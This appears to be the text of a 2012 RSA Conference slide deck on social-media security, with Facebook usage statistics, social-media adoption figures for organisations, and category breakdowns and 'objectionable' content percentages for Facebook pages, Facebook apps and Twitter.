



# The Social Web: Business vs. Security - How to Be a Winner

**Albert Gore and Patrik Runald**

**John F. Kennedy Center for the Performing Arts  
and the Websense Security Labs**

Session ID: SPO2-203

Session Classification: General Interest


**RSACONFERENCE2012**

# Agenda

- The Social Web & You (Yes, YOU!)
- What's on the Social Web?
  - Social Web Personalities
    - Facebook
    - Twitter
    - What's Hot is Not
- Classifying the Social Web
- Social Web Policy
- Making Social Media Work
- Apply



# The Social Web and You



- 800 million users
- 500 million visit the site daily
- 350 million mobile users
- 7 million apps & sites integrate with Facebook
- 60 million database queries per second
- 4 million row changes per second

facebook

December 2011






# This may get personal...

- 80% of your organizations have a Facebook presence
- 50% have a strategic presence (multiple brands, etc.)
- Over 50% have more than 500 employees on Facebook
- Over 75% have Facebook groups with over 1.5M followers
- Over 50% have Twitter feeds with over 1M followers
- Over 2/3<sup>rd</sup>s have LinkedIn groups with over 50,000 followers
- **And 100% of you have malicious/spam web visits from the social web.**




# But What is on Those Social Networks?




# Facebook Insight

- Streaming Media
- News and Media
- Entertainment
- Blogs and Personal Sites
- Information Technology
- Shopping
- Social Networking
- Business and Economy
- Sports
- Society and Lifestyles
- Personal Network Storage
- Games




# Facebook Insight

Spam percentage (Facebook only)



# Facebook Pages Categories






# Facebook Objectionable


Q: What percentage of all Facebook content is objectionable?

A: 2.51%

## Facebook Pages Sinful Category



# Facebook Applications Categories




# Facebook Objectionable Applications


Q: What percentage of the top 10,000 Facebook applications is objectionable?

A: 0.79%

## Facebook Applications Sinful Category Overview



# Twitter Top 10K Categories



- Entertainment
- Business and Economy
- Information Technology
- Society and Lifestyles
- Sports
- News and Media
- Illegal or Questionable
- Social Networking
- Shopping
- Financial Data and Services




# Twitter Objectionable

Q: What percentage of all Twitter content is objectionable?

A: 4.3%

